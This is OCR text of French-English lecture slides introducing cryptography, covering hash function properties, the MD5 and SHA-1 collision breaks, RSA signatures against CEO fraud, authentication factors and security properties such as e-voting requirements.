


Propriétés de résitance

- Pré-image
- Seconde Pré-image
- Collision

- Unkeyed Hash function: Integrity
- Keyed Hash function (Message Authentication Code): Authentification

Installation de logiciel



MD5, MD4 and RIPEMD Broken

MD5(james.jpg)= e06723d4961a0a3f950e7786f3766338

MD5, MD4 and RIPEMD Broken

MD5(james.jpg)= e06723d4961a0a3f950e7786f3766338
MD5(barry.jpg) = e06723d4961a0a3f950e7786f3766338


How to Break MD5 and Other Hash Functions, by Xiaoyun Wang, et al.

MD5 : Average run time on P4 1.6ghz PC: 45 minutes
MD4 and RIPEMD : Average runtime on P4 1.6ghz: 5 seconds

SHA-1 broken in 2017


shattered.io

M. Stevens, P. Karpman, E. Bursztein, A. Albertini, Y. Markov




SHA-1 broken in 2017

shattered.io




SHA-1 broken in 2017

shattered.io




SHA-1 broken in 2017


`shattered.io`



Signature

Signature





RSA: $m^d \mod n$

Application : éviter la "*fraude au président*"


- En 2010 $>$ 485 millions d'euros
- En 5 ans 2.300 plaintes ont été déposées,

Application : éviter la "*fraude au président*"

- En 2010 $>$ 485 millions d'euros
- En 5 ans 2.300 plaintes ont été déposées,

Application : éviter la "*fraude au président*"

- En 2010 $>$ 485 millions d'euros
- En 5 ans 2.300 plaintes ont été déposées,

Solution : 

Roadmap

La sécurité et vous ?

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

Conclusion

Traditional security properties

- Common security properties are:
  - Confidentiality or Secrecy: No improper disclosure of information
  - Authentification: To be sure to talk with the right person. disclosure of information
  - Integrity: No improper modification of information
  - Availability: No improper impairment of functionality/service

Authentication

"On the Internet, nobody knows you're a dog."

Mechanisms for Authentication

KNOW	HAVE	ARE	DO
			
Passwords ID Questions Secret Images	Token (Smart) Card Phone	Face Iris Hand/Finger	Behavior Location Reputation

Strong authentication combines multiple factors:
E.g., Smart-Card + PIN

Other security properties

- Non-repudiation (also called accountability) is where one can establish responsibility for actions.
- Fairness is the fact there is no advantage to play one role in a protocol comparing with the other ones.
- Privacy

  Anonymity: secrecy of principal identities or communication relationships.

  Pseudonymity: anonymity plus link-ability.

  Data protection: personal data is only used in certain ways.

Example: e-voting

- An e-voting system should ensure that
  - only registered voters vote,
  - each voter can only vote once,
  - integrity of votes,
  - privacy of voting information (only used for tallying), and
  - availability of system during voting period

Roadmap

La sécurité et vous ?

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

Conclusion

Today

1. Introduction Security
2. Historic of Cryprography
3. Cryptographic primitives

Ron Rivest

"Once you have something on the Internet, you are telling the world, please come hack me."